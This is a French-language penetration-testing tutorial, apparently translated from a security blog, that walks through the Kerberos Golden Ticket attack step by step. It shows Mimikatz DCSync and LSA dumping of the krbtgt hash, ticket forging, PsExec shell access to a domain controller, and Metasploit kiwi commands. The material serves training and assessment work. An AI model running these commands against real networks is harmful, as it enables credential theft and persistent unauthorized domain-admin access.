
 ">WeChat
Billet d’or
Administrateur Post Exploitation Billet d’or, kerberos, kiwi, krbtgt, Metasploit, Mimikatz 4 Commentaires
Les tests de pénétration du réseau s’arrêtent généralement lorsque l’administrateur de domaine a obtenu l’accès par le consultant. Le temps consacré au projet et le fait que l’accès pourrait être perdu pour diverses raisons, notamment :
- Changement du mot de passe compromis d’Admin Domain
- Détection d’un nouveau compte administrateur de domaine
Benjamin Delpy a découvert l’attaque Golden Ticket et depuis lors différents articles ont été écrits sur ce sujet et les acteurs de la menace (Bronze Butler) utilisent cette attaque pour la persistance du domaine. Cette technique tire parti de l’absence de validation sur le protocole d’authentification Kerberos afin d’imiter un utilisateur particulier valide ou invalide. Ceci est dû au fait que les utilisateurs qui ont un TGT (billet d’attribution) dans leur session actuelle considéreront confiance pour Kerberos et donc peuvent accéder à n’importe quelle ressource dans le réseau.
Mimikatz soutenir la création d’un ticket doré et son extension de compteur kiwi. module qui peut automatiser l’activité. La création d’un ticket doré nécessite les informations suivantes:
- Nom de domaine
- Domain SID
- Nom d’utilisateur pour se faire passer pour
- krbtgt NTLM hash
Découverte du billet d’or Prérequis
Le nom de domaine et le domaine SID peuvent être obtenus très facilement en exécutant la whoami/utilisateur commande ou avec l’utilisation de PsGetside utilité de PsTools.
| 12 | whoami /userPsGetsid64.exe pentestlab.local |

Domain SID
Le hash du NTLM krbtgt Le compte peut être obtenu par les méthodes suivantes:
- DCSync (Mimikatz)
- LSA (Mimikatz)
- Hashdump (Meterpreter)
- NTDS.DIT
- DCSync (Kiwi)
Le DCSync est une fonction mimikatz qui va essayer d’imiter un contrôleur de domaine et demander des informations de mot de passe de compte du contrôleur de domaine cible. Cette technique est moins bruyante car elle ne nécessite pas un accès direct au contrôleur de domaine ou la récupération du fichier NTDS.DIT sur le réseau.
| 1 | lsadump::dcsync /user:krbtgt |

Mimikatz – krbtgt NTLM Hash
Mimikatz peut également récupérer le hash du compte krbtgt auprès de l’autorité locale de sécurité (LSA) en exécutant Mimikatz sur le contrôleur de domaine.
| 12 | privilege::debuglsadump::lsa /inject /name:krbtgt |

Mimikatz – krbtgt NTLM Hash via LSA Dump
S’il y a une session Meterpreter avec le contrôleur de domaine, la méthode la plus rapide est la Hashdump commande & #160;:
Compteurpreter – krbtgt NTLM Hash
L’extension Kiwi prend également en charge la méthode DCSync et peut récupérer les hachages SID, LM et NTLM.
| 1 | dcsync_ntlm krbtgt |

Metasploit Kiwi DCSync – Récupérer le NTLM Hash
Mimikatz
Un billet d’or forgé peut être créé avec Mimikatz en utilisant les informations obtenues.
| 12 | kerberos::golden /user:evil /domain:pentestlab.local /sid:S-1-5-21-3737340914-2019594255-2413685307 /krbtgt:d125e4f69c851529045ec95ca80fa37e/ticket:evil.tck /ptt |

Mimikatz – Création de billets d’or
Les kerberos::list commande récupérera tous les billets Kerberos disponibles et le kerberos::tgt liste le ticket qui a été soumis pour la session utilisateur actuelle.
| 12 | kerberos::listkerberos::tgt |

Mimikatz – Billets Kerberos
Depuis que le ticket a été généré avec le hash NTLM de la krbtgt compte Kerberos fera confiance au ticket par défaut et donc tout utilisateur valide ou invalide, quel que soit leur privilège, a un accès illimité au réseau, y compris l’accès au contrôleur de domaine. Ceci peut être confirmé en listant la part d’administrateur sur le contrôleur de domaine.
| 1 | dir \\WIN-PTELU2U07KG\C$ |

Golden Ticket – Exécuter des commandes sur le contrôleur de domaine en tant qu’utilisateur standard
Tentatives de lister la même part que l’utilisateur essai sans le billet d’or échouera.
Listing DC Admin Share sans billet d’or
L’accès Shell au contrôleur de domaine est également possible avec l’utilisation du PsExec utilitaire. Kerberos accordera l’accès en utilisant le ticket dans la session actuelle même si l’utilisateur ‘maléfique n’est pas valide.
| 1 | PsExec64.exe \\WIN-PTELU2U07KG\ cmd.exe |

Golden Ticket – Shell avec PsExec comme utilisateur invalide
Examiner la liste des utilisateurs du domaine sur le contrôleur de domaine est visible que le mal de l’utilisateur n’existe pas, mais il a accès à l’administrateur de domaine.
Domain Users – Absence of evil user
Il est à noter que le nom netbios doit être utilisé pour l’authentification Kerberos. Les tentatives d’accès aux mêmes ressources avec leurs adresses IP de correspondance échoueront avec une erreur d’accès refusée puisque dans ce cas, l’authentification NTLM serait utilisée et non le ticket.
Metasploit
Dans le scénario où l’accès à l’administrateur de domaine a été obtenu sur le réseau et Metasploit Framework est largement utilisé dans l’évaluation il y a un module Metasploit qui peut automatiser la tâche de ticket doré.
| 1 | post/windows/escalate/golden_ticket |
Le module va essayer d’obtenir automatiquement les données requises, mais puisque l’information a déjà été récupérée, il peut être importé manuellement.
Metasploit – Golden Ticket Module Configuration
Metasploit va créer, stocker et appliquer automatiquement le ticket à une session Meterpreter existante.
Métasploit – Billet d’or
Kiwi
Mimikatz a été porté sur Metasploit Framework en tant qu’extension appelée kiwi. A partir d’une session Meterpreter Kiwi peut être chargé en exécutant ce qui suit:
| 1 | meterpreter > load kiwi |
Le Golden Ticket peut être créé avec kiwi en exécutant la commande suivante:
| 12 | golden_ticket_create -d pentestlab.local -u pentestlabuser -s S-1-5-21-3737340914-2019594255-2413685307-k d125e4f69c851529045ec95ca80fa37e -t /root/Downloads/pentestlabuser.tck |

Métasploit Kiwi – Billet d’or
Pour appliquer le ticket à la session existante, kerberos_ticket_use doit être utilisé:
| 1 | kerberos_ticket_use /root/Downloads/pentestlabuser.tck |
Vérification de l’existence d’un ticket Kerberos pour la session en cours
| 1 | kerberos_ticket_list |

Metasploit Kiwi – List of Kerberos Tickets
Les ressources peuvent être consultées sur le contrôleur de domaine en tant que pentestlabuser qui est un compte qui n’existe pas.
未经允许不得转载:萌萌Apprentissage » Créer un billet doré


 apprendre NMAP


